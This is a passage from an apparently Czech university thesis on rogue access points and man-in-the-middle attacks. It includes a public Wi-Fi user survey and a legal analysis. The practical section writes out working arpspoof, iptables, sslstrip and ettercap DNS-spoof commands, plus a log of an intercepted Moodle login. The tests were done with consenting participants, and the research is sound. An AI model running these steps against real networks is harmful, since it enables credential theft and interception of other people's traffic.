Adresát         Brána           Maska           Přízn Metrik Odkazů Užt Rozhraní
0.0.0.0         192.168.1.1     0.0.0.0         UG    100    0        0 eth0
10.0.0.0        10.0.0.1        255.255.255.0   UG    0      0        0 wlan0
10.0.0.0        0.0.0.0         255.255.255.0   U     0      0        0 wlan0
192.168.1.0     0.0.0.0         255.255.255.0   U     100    0        0 eth0
```

Obrázek 16: Zjištění IP adres v síti

V dalším kroku jsem potřeboval IP adresu připojené oběti, kterou jsem zjistil pomocí skenu sítě příkazem: `nmap -sP 10.0.0.1/24`.

```
root@WRT54G:~# nmap -sP 10.0.0.1/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-05 00:56 CEST
Nmap scan report for 10.0.0.249
Host is up (0.010s latency).
MAC Address: 34:E6:AD:42:B0:CB (Intel Corporate)
Nmap scan report for 10.0.0.1
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 7.34 seconds
root@WRT54G:~#
```

Obrázek 17: Skenování připojených zařízení v síti

Musel jsem zde využít ARP spoof, aby komunikace konkrétního uživatele byla směrována přes podvržené AP a ne přímo na výchozí komunikační bránu. Dosáhl jsem toho příkazem: `arpspoof -i wlan0 -t 10.0.0.249 10.0.0.1`

```
root@WRT54G:~# arpspoof -i wlan0 -t 10.0.0.249 10.0.0.1
0:11:22:33:44:0 34:e6:ad:42:b0:cb 0806 42: arp reply 10.0.0.1 is-at 0:11:22:33:44:0
0:11:22:33:44:0 34:e6:ad:42:b0:cb 0806 42: arp reply 10.0.0.1 is-at 0:11:22:33:44:0
0:11:22:33:44:0 34:e6:ad:42:b0:cb 0806 42: arp reply 10.0.0.1 is-at 0:11:22:33:44:0
0:11:22:33:44:0 34:e6:ad:42:b0:cb 0806 42: arp reply 10.0.0.1 is-at 0:11:22:33:44:0
```

Obrázek 18: Podvržení ARP


SSLStrip v Kali Linuxu jsem směroval na port 1000. Byla tedy potřeba přesměrovat komunikaci přes tento port příkazem:

```
iptables -t nat -A PREROUTING -p tcp  --destination-port 80 -j REDIRECT --to-port 1000
```

Následujícím příkazem: `echo 1 > /proc/sys/net/ipv4/ip_forward`, jsem povolil funkci přesměrování.

V dalším terminálu jsem spustil nástroj SSLStrip od Moxie Marlinspikeho pomocí příkazu: `sslstrip -w logzaznam.txt -l 1000`, kde jsem určil název souboru pro zapisování logových údajů a zvolil port.

Obrázek 19: SSLstrip



Obrázek 20: Ukázka SSLstripu ze strany napadeného

Všichni jsme se povšimli výrazného zpomalení internetového připojení. Spojení se zpomalilo, protože celá komunikace byla delegována SSLstripem. Kromě zpomalení si nikdo z přítomných uživatelů nevšiml, že mu v URL adrese chybělo https.

Výsledek po testování byl dohledán v souboru logzaznam.txt, který byl určen pro ukládání logových údajů. Na obrázku 21 je vidět odposlechnutá komunikace v http, kde jsou čitelné všechny potřebné údaje.

```
2017-04-05 12:21:27,744 Resolving host: moodle.ef.jcu.cz
2017-04-05 12:21:27,751 Host cached.
2017-04-05 12:21:27,752 Resolved host successfully: moodle.ef.jcu.cz -> 160.217.161.27
2017-04-05 12:21:27,753 Sending request via SSL...
2017-04-05 12:21:27,768 HTTP connection made.
2017-04-05 12:21:27,768 Sending Request: POST /login/index.php
2017-04-05 12:21:27,769 Sending header: origin : http://moodle.ef.jcu.cz
2017-04-05 12:21:27,769 Sending header: content-length : 37
2017-04-05 12:21:27,770 Sending header: accept-language : en-US,en;q=0.8,cs;q=0.6
2017-04-05 12:21:27,770 Sending header: connection : keep-alive
2017-04-05 12:21:27,770 Sending header: accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
2017-04-05 12:21:27,771 Sending header: upgrade-insecure-requests : 1
2017-04-05 12:21:27,771 Sending header: host : moodle.ef.jcu.cz
2017-04-05 12:21:27,771 Sending header: referer : http://moodle.ef.jcu.cz/login/index.php
2017-04-05 12:21:27,772 Sending header: cookie : _ga=GA1.2.508093870.1454171318; __utma=163687716.508093870
__utmz=163687716.1484315471.4.3.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(not%20provided);
__utmz=51131005.1491319721.45.33.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(not%20provided);
2017-04-05 12:21:27,772 Sending header: user-agent : Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
2017-04-05 12:21:27,772 Sending header: content-type : application/x-www-form-urlencoded
2017-04-05 12:21:27,773 SECURE POST Data (moodle.ef.jcu.cz):
username=JMENO&password=HESLO&anchor=
2017-04-05 12:21:27,852 Got server response: HTTP/1.0 303 See Other
2017-04-05 12:21:27,852 Got server header: Date:Wed, 05 Apr 2017 08:21:28 GMT
2017-04-05 12:21:27,853 Got server header: Server:Apache/2.4.10 (Debian)
2017-04-05 12:21:27,853 Got server header: Expires:Thu, 19 Nov 1981 08:52:00 GMT
```

Obrázek 21: Logový záznam SSLstrippu

5.2.3.2 DNS spoofing


V další simulaci jsem testoval podvržení DNS A záznamu, kdy bylo cílem převést uživatele na jinou stránku, než se původně chtěl připojit. V Kali Linuxu jsem využil nástroj Ettercap, který se dá mimo jiné použít právě pro DNSspoof. DNS jsem se rozhodl podvrhnout pro sociální síť Facebook.com. V první řadě jsem v konfiguračním souboru etc/ettercap/etter.dns nastavil A záznam pro facebook.com na IP adresu mého zařízení v síti. V nástroji Ettercap jsem aktivoval plugin dns_spoof, který odesílá podvržené DNS odpovědi ze souboru etter.dns.

```
################################################################################
#                                                                              #
#  ettercap -- etter.dns -- host file for dns_spoof plugin                     #
#                                                                              #
#  Copyright (C) ALoR & NaGA                                                   #
#                                                                              #
#  This program is free software; you can redistribute it and/or modify        #
#  it under the terms of the GNU General Public License as published by        #
#  the Free Software Foundation; either version 2 of the License, or           #
#  (at your option) any later version.                                         #
#                                                                              #
################################################################################


facebook.com      A   10.0.0.104
*.facebook.com    A   10.0.0.104
```

Obrázek 22: Konfigurace pluginu dns_spoof

Poté co jsem v konfiguraci nastavil A záznam Facebooku na vlastní IP, spustil jsem Apache server. Defaultní stránku Apache: var/www/html/index.html, jsem nakonfiguroval na zobrazení textu: DNS SPOOF Facebooku. Po připojení uživatele do sítě jsem použil funkci podvržení ARP v Ettercapu. Bylo to nutné z důvodu, aby uživatel jeho dotaz nesměroval přímo na výchozí bránu, ale přes útočníka.



Obrázek 23: Ettercap a DNS spoof

Obrázek 24: Výsledek DNS spoofu při přesměrování

DNS spoof se úspěšně povedl, sofistikovanější by bylo vytvořené kopie stránky té originální, uživatel by nevědomky zadal heslo do přihlašovacího panelu. V Kali existuje nástroj, který touto funkcí disponuje. Jmenuje se Social Engineering Toolkit.

5.2.4 TEST Č. 3: STATISTIKA VYUŽÍVÁNÍ NEZNÁMÉ WI-FI SÍTĚ

Cílem tohoto testu bylo zjistit počet lidí, kteří se připojují na neznámou Wi-Fi síť, která je v otevřené podobě bez hesla. Testování probíhalo na dvou místech vždy po 30 minutách. Vytvořil jsem Wi-Fi síť s SSID: „WiFi“. První zvolené místo bylo v prostorách jídelny Jihočeské univerzity. Jako druhé místo bylo vybráno obchodní centrum Mercury v Českých Budějovicích.

Použil jsem nástroj FruityWifi, který loguje záznamy o připojení. Při testování v jídelně se v prvním půlhodinném pokusu připojilo 5 uživatelů a v druhém 7. Během testování byli v jídelně dostupné další 2 Wi-Fi sítě. V obchodním centru, kde během testování bylo současně 9 aktivních Wi-Fi sítí z toho dvě nezabezpečené, se při prvním pokusu připojilo 11 uživatelů a při druhém 5.

Za celé dvě hodiny testování se celkem připojilo 28 uživatelů, kteří se vystavili potencionálnímu riziku odposlechnutí.

5.3 Veřejná anketa

Cílem ankety bylo zjistit, jak lidé nakládají s Wi-Fi sítěmi na veřejnosti a jakou mají představu o nebezpečí, které jim zde může hrozit. Prioritně jsem chtěl zjistit, k čemu jsou schopni veřejnou síť využít. Jako poslední mě zajímala statistika využívání Wi-Fi v otevřené podobě a povolení funkce automatického připojování na známé sítě.

Celkem jsem získal 69 vyplněných dotazníků, kdy se 52% respondentů hodnotilo jako běžný uživatel bez znalostí IT, 23% s pokročilými znalostmi a 25% se znalostmi na vysoké úrovni.

Na otázku jestli jako klienti veřejných sítí vnímají nebezpečí, odpovědělo 16%, že žádná rizika nevnímají, zbytek 84% opačně.

Další otázkou jsem se ptal, kde všude využívají Wi-Fi síť. 35% dotázaných odpovědělo, že ji využívají jak doma, tak na veřejnosti.

Zajímavá statistika vyšla z otázky, jaké operace uživatelé provádí v rámci veřejné sítě. Veřejné sítě jsou nejvíce využívány na e-mail, běžné surfování a sociální sítě, kdy takto odpovědělo 70% dotázaných. Přesně 9% respondentů běžně provádí bankovní transakce, kdy se všichni tito uživatelé hodnotili též jako zkušení uživatelé se znalostmi v IT.

Pouze 10% dotázaných odpovědělo, že veřejné sítě nevyužívají vůbec. Tito dotázaní se hodnotili též jako zkušení a znalý uživatelé. Těchto 10% dotázaných bylo nejopatrnější v otázce ohledně zabezpečení domácí sítě, kdy měli všichni zabezpečení WPA2. 57% z nich se v historii připojilo na veřejnou síť, ale všichni si ji poté ze seznamu uložených smazali.

Další otázku jsem směroval na využívání otevřených Wi-Fi sítí. Zde mi odpovědělo 77% respondentů, že tyto sítě využívají vždy a síť si ponechávají v seznamu uložených sítí.

Poslední otázkou jsem se ptal na povolení funkce automatického připojování na známé Wi-Fi sítě. Kdy mi 70% dotázaných potvrdilo využívání této funkce, 25% ji má zakázanou a zbylých 5% nevědělo.

Závěr

Cílem této práce bylo udělat průzkum metod, kterými se může útočník dostat v bezdrátové komunikaci do stavu man-in-the-middle, konkrétně skrze podvržený přístupový bod. Pro takové počínání musí útočník znát SSID a typ zabezpečení konkrétního přístupového bodu. V případě, kdy je AP zabezpečen heslem, musí jej útočník pro identickou konfiguraci zjistit. S dnešní rychlostí připojení je útočník schopen odposlechnout dostatečné množství paketů pro využití statistického útoku na zabezpečení typu WEP a zjistit konkrétní heslo. U WPA/WPA2 musí heslo zjistit například pomocí slovníkových útoků. Poté, co útočník zná správnou konfiguraci, může přistoupit k deasociaci ze stávajícího AP. Skrze deautentizační pakety odpojí uživatele ze stávajícího přístupového bodu, kdy uživatel začne opětovně vyhledávat lukrativní připojení, které mu útočník poskytne. Útočník zpravidla využívá silnou anténu, aby vykazoval nejideálnější podmínky připojení. V případě, že útočník není schopen prolomit heslo, má možnost využití uložených nezabezpečených sítí na cíleném zařízení. Uživatelé mají často funkci automatického připojování povolenou, dle mého průzkumu vyšlo 70% ze všech dotázaných.

V teoretické části jsem zjistil, jakým způsobem se útočník stane prostředníkem v komunikaci. Dále jsem zjišťoval, jaké škody z takové pozice může napáchat. Zjistil jsem, že veškerá nešifrovaná komunikace je pro útočníka snadno čitelná. Naopak pro odhalení šifrované komunikace musí útočník použít nějakou metodu. Může použít například nástroj SSLstrip, kde útočník rozdělí komunikaci na šifrovanou a nešifrovanou část. S uživatelem potom udržuje spojení HTTP a se serverem HTTPs. Veškerý komunikační tok je celou dobu delegován útočníkem a je samozřejmě v čitelné formě.

Dalším cílem bylo takovéto počínání zhodnotit z pohledu legislativního a navrhnout možné provedení v rámci České legislativy. Zjistil jsem, že útočník porušuje zejména paragrafy 181, 182, 230 a 231 trestního zákoníku. Tyto paragrafy jasně definují, že nelze využívat nevědomost uživatelů, nelze úmyslně monitorovat elektronickou komunikaci a potom samozřejmě ani nelze opatřovat přístupové údaje uživatelů. Jediné možné provedení je podle §30 Svolení poškozeného, kdy uživatel dává ke svolení takového počínání. Jediné testování, které jsem provedl ve veřejných

prostorech, bylo statistické testování. Zde jsem vytvořil nezabezpečený přístupový bod bez připojení k internetu a zaznamenával jsem počet uživatelů, kteří si dovolí na takovou síť připojit. Za dvě hodiny testování na dvou místech se na mě připojilo celkem 28 uživatelů.

V praktické části jsem s předem domluvenou skupinou lidí testoval situaci, kdy byli uživatelé připojeni na jejich přístupovém bodě. Během vteřiny se mi snadno podařilo odpojit všechny uživatele pomocí deautentizačního útoku. Poté se uživatelé začali asociovat s mým podvrženým přístupovým bodem se stejným SSID. Uživatelům jsem řekl, aby zadali vymyšlené přístupové údaje nejdřív na nešifrovaném webu, kdy jsem přes Wireshark odposlechl přístupové údaje. Podařilo se mi demonstrovat útok SSLstrip na šifrovanou komunikaci, kdy jsem uživatelům řekl, ať přejdou na stránku moodle.ef.jcu.cz a zadají do logovacího panelu další vymyšlené údaje, které se mi také podařilo odposlechnout. Nikdo ze zúčastněných si nevšiml, že v URL adrese bylo http místo https. Jediné co bylo zřejmé, bylo výrazné zpomalení připojení. Úspěšně jsem také otestoval DNSspoofing, kdy jsem přesměroval komunikaci z doménové adresy facebook.com na IP adresu vlastního Apache serveru. Tento typ útoku se dá použít i pro odchycení autentizačních údajů, kdy útočník vytvoří kopii originální stránky s logovacím panelem.

Z dotazníků mi vyšli nejhůř paradoxně uživatelé, kteří se hodnotili jako znalý v IT oboru. Tito uživatelé provádějí procentuálně víc rizikových operací než běžní uživatelé. Navíc převažující počet z nich využívá automatického připojování na známé sítě a přitom si nechávají všechny historicky připojené sítě v seznamu. Vzhledem ke zjištění ze statistické simulace a dotazníku se potvrdilo, že je tato problematika velmi aktuální a mělo by se jí věnovat pozornosti.

Seznam použitých pramenů a literatury

[1] SMEJKAL, Vladimír. Kybernetická kriminalita - fenomén dneška. Právní prostor [online]. 2015 [cit. 2016-03-26]. ISSN 2336-4114. Dostupné z: pravniprostor.cz/clanky/trestni-pravo/kyberneticka-kriminalita-fenomen-dneska

[2] WatchGuard Technologies, Inc [online]. Dostupné z: www.watchguard.com/help/docs/wsm/xtm_11/en-US/index.html

[3] AirTight Networks, Inc [online]. [cit. 2009]. Dostupné z: www.rogueap.com

[4] Trestní zákoník. Trestní zákoník [online]. Dostupné z: www.trestnizakonik.cz/

[5] Using SSLStrip in Kali Linux - Cybrary. Cybrary - Online Cyber Security Training, Free, Forever [online]. Copyright © 2016 Dostupné z: www.cybrary.it/0p3n/using-sslstrip-in-kali-linux/

[6] SSLsplit - transparent SSL/TLS interception (SSLsplit). [online]. Copyright © 1997 Dostupné z: www.roe.ch/SSLsplit

[7] Offensive Security Training and Professional Services [online]. Dostupné z: https://www.offensive-security.com/kali-linux/kali-linux-evil-wireless-access-point/

[8] Kali Linux Tools Listing | Penetration Testing Tools. Kali Linux [online]. Copyright © 2017 Offensive Security. Dostupné z: http://tools.kali.org/tools-listing

[9] Offensive Security Training and Professional Services [online]. Dostupné z: https://www.offensive-security.com/kali-linux/kali-linux-evil-wireless-access-point/

[10] BackTrack, Kali Linux a síťový spoofing. Root.cz [online]. Copyright © 1998 [cit. 7.04.2017]. Dostupné z: www.root.cz/clanky/backtrack-kali-linux-a-sitovy-spoofing-dos-utok-a-zmena-mac-adresy/

[11] GitHub: Our mana toolkit for wifi rogue AP attacks and MitM. GitHub [online]. Dostupné z: www.github.com/sensepost/mana

[12] Network Hacking – Hackers Third Eye. Team Kashmiri Hackers [online]. Dostupné z: www.hackersthirdeye.wordpress.com/network-hacking/

[13] Ettercap Tutorial: DNS Spoofing & ARP Poisoning Examples. The Geek Stuff [online]. Dostupné z: http://www.thegeekstuff.com/2012/05/ettercap-tutorial

[14] RAMACHANDRAN, Vivek a Cameron BUCHANAN. Kali Linux Wireless Penetration Testing: Beginner's Guide. 2nd. London: Packt Publishing, 2015. ISBN 1783280417.

[15] BEGGS, Robert W. Mastering Kali Linux for Advanced Penetration Testing Paperback. 1. England: Packt Publishing, 2014. ISBN 1782163123.

[16] Wonderhowto [online]. Dostupné z: https://null-byte.wonderhowto.com/how-to/hack-like-pro-spoof-dns-lan-redirect-traffic-your-fake-website-0151620/

[17] Dominic White and Ian de Villiers - Manna from Heaven - YouTube [online]. Dostupné z: https://www.youtube.com/watch?v=i2-jReLBSVk

[18] KARMA Attacks Radioed Machines Automatically. Dino A. Dai Zovi [online]. Dostupné z: http://theta44.org/karma/

[19] DIETERLE, Daniel W. Intermediate Security Testing with Kali Linux 2 Paperback – 25 Sep 2015. England: CreateSpace Independent Publishing Platform, 2015. ISBN 1516945867.

[20] Impact of Technology on Wireless Security - TechGenix. TechGenix - Latest Technology News & Articles - Online Magazine [online]. Dostupné z: http://techgenix.com/impact-technology-wireless-security/

[21] WiFi Pineapple - Home . WiFi Pineapple - Home [online]. Dostupné z: https://wifipineapple.com/


Seznam obrázků

Seznam zkratek

AP	Access point
SSID	Service Set Identifier
WPA	Wi-Fi Protected Access
WEP	Wired Equivalent Privacy
DOS	Denial of Service
TKIP	Temporal Key Integrity Protocol
PSK	Pre Shared Key
EAP	Extensible Authentication Protocol
MAC	Media Access Control
DNS	Domain Name Systém
SSL	Secure Sockets Layer
TLS	Transport Layer Security
SSID	Service Set Identifier

Seznam příloh

Příloha č. 1 Ukázka webu seznam.cz pod SSLstrippem



Příloha č. 2 Fotografie vlastního zařízení